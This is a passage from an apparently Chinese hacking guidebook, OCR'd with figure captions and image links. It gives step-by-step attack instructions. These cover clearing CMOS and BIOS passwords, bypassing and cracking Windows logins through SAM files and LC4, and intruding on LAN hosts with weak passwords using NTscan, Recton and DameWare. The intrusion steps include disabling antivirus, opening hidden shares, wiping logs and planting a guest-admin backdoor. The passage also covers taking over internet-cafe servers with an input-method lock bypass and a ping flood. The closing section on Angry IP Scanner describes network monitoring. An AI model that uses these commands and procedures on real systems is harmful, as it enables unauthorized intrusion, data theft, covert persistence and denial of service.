以上所做的修改工作都要保存才能生效,要不然就会前功尽弃。设置完成后,按 ESC 返回主界面,将光标移动到“SAVE & EXIT SETUP”(存储并结束设定)来保存(或按 F10 键),按 Enter 后,选择“Y”,就 OK 了。

(2) CMOS 密码破解

①“硬”解除方法

硬件方法解除 CMOS 密码原理是将主板上的 CMOSRAM 进行放电处理,使存储在 CMOSRAM 中的参数得不到正常的供电导致内容丢失,从而起到解除 CMOS 密码的目的。一些书籍对如何破解 CMOS 密码的通常做法,如跳线短接法和电池短接法已有较多介绍,操作起来也十分方便。但这里要介绍的是个另类技巧,方法也很简单。打开机箱,将硬盘或光驱、软驱的数据线从主板上拔掉,然后再启动计算机,BIOS 会在自检时报告错误并自动进入 CMOS,此时就可以重新设置 BIOS 内容了。

②“软”解除方法

严格地说,“软”解除 CMOS 密码没有“硬”解除方法那么彻底,但也十分奏效。CMOS 密码根据需要,可设为普通级用户密码和超级用户级密码两种。前者只是限制对 BIOS 的修改,可以正常启动电脑和运行各类软件,而后者则对进入电脑和 BIOS 完全禁止。

• 破解普通用户密码

首先用 DOS 启动盘启动电脑,进入 DOS 状态,在 DOS 命令行输入 debug 回车,然后用下面所列的其中任何一种方法的数据解除 CMOS 密码,重新启动电脑,系统会提示 CMOS 参数丢失,要求重新设定 CMOS 参数。这是一种很有效的方法。“-”后面的字母“O”,表示数值输出的地址,70 和 71 是 CMOS 的两个端口,可以向它们随意写入一些错误数据(如 10、01、2e 等),就会破坏 CMOS 里的所有设置。

```
C:>DEBUG
-O 70 10
-O 71 01
-Q
```

或者

```
C:>DEBUG
-O 70 2e
-O 71 00
-O 70 2f
-O 71 00
-Q
```

• 破解超级用户密码

破解超级用户密码可以选用最为经典的 BiosPwds,这是一款免费软件,比较适合对 DOS 不太熟悉的电脑用户,很久以前就为人们所熟知,只要轻轻一点,就会将用户的 CMOS 密码显示出来。下载解压后,双击该软件的执行文件,会出现程序的主界面,如图 2-1。在出现

的界面中点击“Getpasswords”按钮，稍等二、三秒即会将 BIOS 各项信息显示于 BiosPwds 的界面上，包括：Bios 版本、Bios 日期、使用密码等，这时你便可以很轻松地得知 BIOS 密码。

图 2－21　BisoPwds 界面

2. 破解系统密码

系统密码是登录到操作系统时所使用到的密码，它为计算机提供了一种安全保护，可以使计算机免受非法用户的使用，从而保障电脑和机密数据的安全。

（1）利用“administrator”，适用于管理员用户名不是“Administrator”的情况

在安装 WindowsXP 过程中，首先是以“Administrator”默认登录，然后会要求创建一个新账户，以进入 WindowsXP 时使用此新建账户登录，而且在 WindowsXP 的登录界面中也只会出现创建的这个用户账号，不会出现“Administrator”，但实际上该“Administrator”账号还是存在的，并且密码为空。

当了解了这一点以后，假如忘记了登录密码的话，在登录界面上，按住 Ctrl + Alt 键，再按住 Del 键二次，即可出现经典的登录画面，此时在用户名处键入“Administrator”，密码为空进入，然后再修改原来新建帐号的口令即可。

（2）删除 SAM 文件，此法只适用于 WIN2000

Windows NT/2000/XP 中对用户帐户的安全管理使用了安全帐号管理器（Security Account Manager，SAM）的机制，安全帐号管理器对帐号的管理是通过安全标识进行的，安全标识在帐号创建时就同时创建，一旦帐号被删除，安全标识也同时被删。安全标识是唯一的，即使是相同的用户名，在每次创建时获得的安全标识完全不同。因此，一旦某个帐号被用户名重建帐号，也会被赋予不同的安全标识，不会保留原来的权限。安全帐号管理器的具体表现就是 tsystem32 \config\sam 文件。SAM 文件是 Windows NT/2000/XP 的用户帐户数据库，所有用户的登录名以及口令等相关信息都会保存在这个文件中。

知道了这些，解决办法也产生了：删除 SAM 文件，启动系统，它会重建一个干净清白的 SAM，里面自然没有密码了。

不过，这么简单的方法在 XP 上是不适用的，可能微软以此为 BUG，做了限制。所以现

在 XP 系统下,即使你删除了 SAM,还是不能删除密码,反而会使系统启动初始化出错,从而进入死循环而不能进系统。

(3) 从 SAM 文件中找密码

在系统启动前,插入启动盘,进入 C 盘中的 Windows \System32\Config 文件夹,用 COPY 命令将 SAM 文件复制到软盘上。拿到另一台电脑读取。这里需要的工具是 LC4,运行 LC4,打开并新建一个任务,然后依次点击"IMPORT→Import from SAMfile",打开待破解的 SAM 文件,此时 LC4 会自动分析此文件,并显示出文件中的用户名,之后点击"Session→Begin Audit",即可开始破解密码。如果密码不是很复杂的话,很短的时间内就会得到结果。

(4) 用其他 SAM 文件覆盖

SAM 文件保存着登录名以及口令,那么只要替换 SAM 文件就是替换登录名以及口令了。不过,这个替换用的 SAM 文件的"产地"硬盘分区格式要和原系统一样。最好这个"产地"的系统没有设密码,安全设置方面也没动过,当然,比较保险的方式是把 XP 的 Windows System32 \Config 下的所有文件覆盖到 C:Windows System32\ Config 目录中。

(5) 使用 Win2000 安装光盘引导修复系统

使用 Win2000 安装光盘启动电脑,在 Wndows 2000 安装选择界面选择修复 Windows 2000(按 R 键),然后选择使用故障控制台修复(按 C 键),系统会扫描现有的 Window 2000/XP 版本。一般只有一个操作系统,所以只列出了一个登录选择(C:\Windows)。从键盘上按 1,然后回车,这个时候,Window XP 并没有要求输入管理员密码,而是直接登录进入了故障恢复控制台模式(如果使用的是 Windows XP 安装光盘启动的,那是要求输入管理员密码的,这里的管理员是指系统内建的 Administrator 账户)。故障恢复控制台里面可以进行任何系统级别的操作,例如:复制、移动、删除文件,启动、停止服务,甚至格式化、重新分区等破坏性操作。

需要注意的是,由于各种原因,市面上的一些 Windows 2000 安装光盘不能够显现故障控制台登录选项,所以也无法利用这个漏洞。同时,由于故障控制台模式本身的限制,也无法从网络上利用这个漏洞,换句话说,这个漏洞仅限于单机。

(6) 利用 NET 命令

在 Windows XP 中提供了"net user"命令,该命令可以添加、修改用户账户信息,其语法格式为:

net user UserName Password * options /domain

net user UserName Password * /add options /domain

net user UserName /delete /domain

现在以恢复本地用户"zhangbq"口令为例,来说明解决忘记登录密码的步骤:

脚本名和脚本参数两部分存储,脚本名保存在 XCmdLine 关键字下,参数保存在 Xmeters 关键字下,这里的 X 表示从 0 开始的脚本序号,以区别多个脚本条目和标志各脚本条目的运行顺序。

④取出 Windows 98 启动盘,重新启动电脑,等待启动脚本运行。启动脚本运行结束后用户 rwd 的密码就被恢复为“”了。

⑤登录成功后删除上述步骤建立的两个文件。

2.6 扫描与入侵

随着网络的发展与普及,网络中的扫描与入侵事件频频发生,在本节就介绍两种入侵的方法。

1. 一次局域网入侵全过程

大部分计算机用户都处在局域网中,在这里就介绍一种局域网入侵主机的实例。

(1) 入侵的条件及其工具

① 入侵的范围只包括局域网,如果在学校上,可以入侵整个校园网。

② 能入侵的只是存在弱口令(用户名为 administrator 等,密码为空),并且开了 139 端口,但没开防火墙的电脑。

③ 入侵要用到三个工具:NTscan 变态扫描器,Recton - D 贺免杀专用版,DameWare 迷你中文版 4.5。(对于 Ntscan 和 Recton - D 杀毒软件都会报毒,建议将杀毒软件实时防毒暂时关掉,并将这两个软件的压缩包加密,防止被杀。)

(2) 入侵步骤

① 使用“NTscan 变态扫描器”,在 IP 处填上要扫描的 IP 范围,选择“WMI 扫描”方式,按“开始”后就等扫描结果了,如图 2 - 22 所示。

② 使用“Recton - D 贺免杀专用版”,选择“CMD 命令”项,在“CMD:”中输入“net share C = C:\”,即可开启远程主机的 C 盘共享,如图 2 - 23 所示。将“C”换成 D,E,F 等,即可开启 D 盘,E 盘,F 盘等的共享。这种共享方式隐蔽性很高,而且是完全共享,在对方主机上不会出现一只手托住盘的共享标志,然后在地址栏中输入“\对方 IP\C”,即可进入对方 C 盘。

③ 选择“Telnet”项,在“远程主机”中输入刚才扫描到的一个 IP,远程启动 Telnet 服务,如图 2 - 24 所示。成功后在“CMD 选项”中,执行命令:“net share ipc”,接着执行:“net share admin”,最后执行“net use \ * * * . * * * . * * * . * * * \IPC” “/user:administrator”在 * 处填入要入侵的主机 IP。

图 2－22　WMI 扫描主机




图 2－23　开启远程主机 C 盘共享

④ 使用“DameWare 迷你中文版 4.5”，安装后点“DameWare Mini Remote Control”，在“帮助”项中选择激活产品，输入注册信息，成功注册后，进入“远程连接”窗口，如图 2－25 所示。在“主机”处填入 IP 地址，点“设置”，弹出设置窗口，如图 2－26 所示。在“服务安装选项”中点“编辑”后，弹出编辑窗口，如图 2－27 所示。在“通知对话框”中去掉“连接时通知”，在“附加设置”中全都不选，在“用户选项”中去掉“启用用户选项菜单”。设置完成好后，就可点“连接”，在弹出的对话框中点“确定”后，成功后就可以像操作自己电脑一样控制别人电脑了，如图 2－28 所示，当然也可以只选择监视对方屏幕。注意：如果不注册的话，在




图 2-24　开启 Telnet 服务

对方主机上会弹出一个对话框,会暴露你的身份。




图 2-25　远程连接窗口

(3) 入侵步骤补充

①远程启动 Telnet 服务可以通过“我的电脑→管理→连接到另一台计算机→输入 IP→服务和应用程序→服务→将 telnet 改为手动→启动”完成。

②Recton - D 贺免杀专用版还有其他功能,在“进程”项中,可以查看远程主机的进程,并可任意结束其中进程;在“共享”项中,可以创建共享,例如创建 C $,D $,E $,F $,共享路径




图 2－26　属性设置窗口

图 2－27　编辑窗口

分别对应 C:\,D:\等,共享好后在地址栏中输入"\IP\C $"进入对方 C 盘,就可以随意复制删除里面的东西了,而且这种共享对方电脑盘符上不会显示共享图标,也就不会被发现,弄完后最好还是把共享给关掉。最后选"日志",清除所有日志,不留痕迹。这个软件会被杀毒软件当作病毒杀掉,用它时须将实时防毒关掉。

③上面的共享可通过 CMD(程序→附件→命令提示符)完成,首先"telnet IP",键入 y 后输入用户名"administrator",密码为空,进入后,开共享用 net share 命令,共享 C $(即 C 盘):"net share C $ = C:",共享 system 文件夹:"net share c = c:\Windows\system32",共享 IPC $




图 2-28　远程控制

用:“net share IPC $”等,最后是关闭共享,关闭 C 盘共享:“net share C $ Content $ nbsp;/del”。

④为方便下次入侵,可以设置后门,查看用户:“net user”,激活 guest 用户“net user guest /active:yes”,更改 guest 的密码为 poco:“net user guest poco”,把 guest 的权限提升为管理员权限:“net localgroup administrators guest /add”。

⑤telnet 命令(DOS 命令)很多,常用的有查看 D 盘文件:“dir d:\”,查看 C 盘 program file 文件夹:“dir c:\PROGRA ~1\”,60 秒倒记时关机:“shutdown -s -t 60”。

(4) net use 错误原因解决

①“发生系统错误 1326。登录失败: 未知的用户名或错误密码”。

在远程机的“控制面板→文件夹选项→查看→简单的文件共享”,去掉选取,然后再尝试连接。简单文件共享会把网络连接权限都归为 guest 连接,是无法访问 C $等管理共享的。

②“发生系统错误 1327。登陆失败:用户帐户限制”。

可能的原因包括不允许空密码,登陆时间限制,或强制的策略限制。在远程机的“控制面板→管理工具→本地安全策略→安全选项→用户权限”指派里,禁用“空密码用户只能进行控制台登陆”。

③“//IP/c $”时提示找不到网络途径。

在“网络和拨号连接”中“本地连接”中选取“Internet 协议(TCP/IP)”属性,进入“高级 TCP/IP 设置”选“WINS 设置”里面有一项“启用 TCP/IP 的 NETBIOS”。

2. 入侵网吧服务器

如今,很多网吧都安装了万象网吧管理系统,这种系统给网吧的管理带来了非常大的方

便。但是,越是便捷的系统所存在的安全隐患就越大,很多黑客就想出了破解这种管理系统的方法,有的甚至可以入侵到网吧服务器,从而获得管理员的权限,严重的甚至可以控制整个网吧,危害性是相当大的。下面就来介绍一下黑客入侵服务器的方法。

首先,选定一家网吧,当打开主机时,系统是锁住的(实际上,万象网吧管理系统并没有将系统锁住,只是限制了鼠标的移动范围)。解开系统的方法很多,利用最多的是通过智能拼音 ABC 的输入法漏洞,具体操作如下:

当进入万象网吧管理系统的登陆界面时,切换成智能 ABC 输入法,输入"v",依次按下"↑"和"del"键,之后按空格或者回车,这时 windows 就会出现一个对话框,提示"XX 内存不能为只读……",点击"确定"或者"取消",这万象网吧管理系统会自动终止,就可以进入系统了。

值得一提的是,当黑客解开系统将万象的文件改名或删除后,如果主机安装了还原精灵,那么重新启动计算机后系统仍然是锁住的。因为还原精灵是最先启动的,会将被改名或删除的文件还原。解决的方法就是在解开系统后打开注册表将还原精灵在启动栏中去掉,这样主机重启后系统就是打开的了。

下面就要开始真正的入侵了。进入系统后,下载万象的安装程序,下载完成后先放着,不安装。原因是:在一个网吧中,所有的电脑分为客户端和服务端,客户端就是我们上网的主机。而服务端就是服务器,也就是网管用的主机。网管通过服务端向客户端发出各种指令,向开机,关机,结帐等等。也就是说,服务端控制着整个网吧。黑客下载了安装程序后可以选择是安装客户端还是服务端,当然是安装客户端。但不是立即就安装。因为黑客所用的主机实际上就是个客户端,这在服务端上显示的很清楚。比如说你坐的是 24 号机,那么在服务端上就会显示 24 号机的各种情况,一旦安装了服务端。首先,作为客户端的 24 号机序列号就会被破坏,这在服务端上会显示出来,这样网管就会来查看原因。而且,安装服务端后一个网吧就会有两个服务端,系统不知道应该执行哪个服务端的命令,往往会造成两个服务端都可以控制客户端。所以,要想完全独立的控制整个网吧,就要入侵真正的服务器并使其系统崩溃,使真正的服务器消失,这时再接替原来的服务端,使本来这个客户端成为新的服务端。这种方法不但控制了整个网吧,而且还不会被网管发现,所以这是入侵网吧服务器的常用方法。

那么,黑客是怎样令服务器系统崩溃的呢? 答案很简单:攻击服务器。

攻击服务器的方法也是有很多种的,这里介绍一下用 PING 命令使网络瘫痪的方法。PING 命令可以向目标主机发送数据包,但是这里存在一个漏洞,就是向目标主机发送的数据包超过 65532byte 时,就会造成目标主机死机或者重启。所以,微软公司就限制了数据包的大小,使发送的数据包不能超过 65500byte。但是,即使是 65500 的数据包,如果不断的发

送,也会造成目标主机的瘫痪,使用这个命令:ping -l 65500 -t IP 地址(输入的 IP 地址是要攻击的主机的 IP),该命令会向目标主机不断的发送 65500 的数据包,直到系统瘫痪为止,一般不会超过 10 分钟。所以,黑客向网吧服务器发送这个命令,不久服务器就会瘫痪,整个网吧掉线。可以乘这个机会接管服务器。但这里还有个问题,如何获得服务器的 IP 呢? 其实很简单,可以在命令提示符下输入 ipconfig 查看自己本机的 ip,例如 192.168.0.37,那么服务器的地址就是 192.168.0.1 。

第3章　黑客端口锁定目标

3.1　扫描目标主机 IP 与端口

3.1.1　IP Scan 扫描活动主机

在企业 e 化日益加深的时代，越是规模庞大的公司，其网络不论使用 IP 区段、流量与功能等等，都越来越复杂，越来越庞大。因此身为公司的网络管理者，势必要有一套更精确的方式，来管理区段内的网络问题。

IP Scan 是网管人员用来监控网络内各 IP 使用状况的最好工具。Server 的远端控制，个人电脑的封包流量，一旦发生异常，都可借助 IP Scan 来得知。目前 IP Scan 能使用的软件很多，以 Angry IP Scanner 这个软件来做介绍。

Angry IP Scanner 的优点主要有：软件（仅 108k）非常小，执行上并不会消耗太多电脑资源；能迅速的扫描指定的网段位置，分析出使用状况、实际流量以及开启通讯，一目了然。

下面详细介绍一下此软件的使用方法。

启动主程式出现视窗如图 3 - 1 所示。

1. IP 区段，左边是起始 IP，右边是结束 IP。

2. Hostname 是指某一个同一个网域下的 IP 搜索。

3. CLASS B 与 CLASS C 则是用来对该网络段的 B 与 C 层直接进行范围指定。

4. 如果按下右边的箭头按钮，则可增多 Port Scan 功能，点下 N/A 便可指定对哪些 port 进行 scan。

5. 如果都选定 OK，再按下 Start 按钮，便可开始扫描。如图 3 - 2 所示。

应用状况一：如何逮出造成网络拥塞的元凶

公司内加入使用 3M/640 的 ADSL 的服务，忽然之间大家的电脑速度都变慢了。打电话到电信客服中心，告知网络没有问题，出问题是你的流量已满。可是明明多数人的流量都不大。

启动 Angry IP Scanner，输入需扫描的 IP 网段，会列出网段内哪个 IP 没有使用，哪个使用中 IP 的 Ping 回应值。从图表中可判断出，某 IP 的使用者，他的 Ping 回应值比别人的高出




图 3-1　软件主界面




图 3-2　网段选择

许多,这时便可去他的座位查看,看看电脑是不是发出或收到大量数据包。

当然,IP Scanner 也能够进行 Port Scan 的动作。例如可能某个 IP 正在进行档案传送,例如 Emule。使用 port :TCP 4672 BT PORT 比较多,ABC 使用 TCP port 6881 ~6999,56667,Bit Spirit 使用 TCP port 16881 等等。只需在窗口中加入需扫描的 Port 种类与 port 值。如图 3-3 所示。

应用状况二:如何让服务器防范更加完美。

利用 Angry IP Scanner 的功能,我们也可从远端来检查,自己假设的服务器开启了哪些

图 3-4　搜索计算机

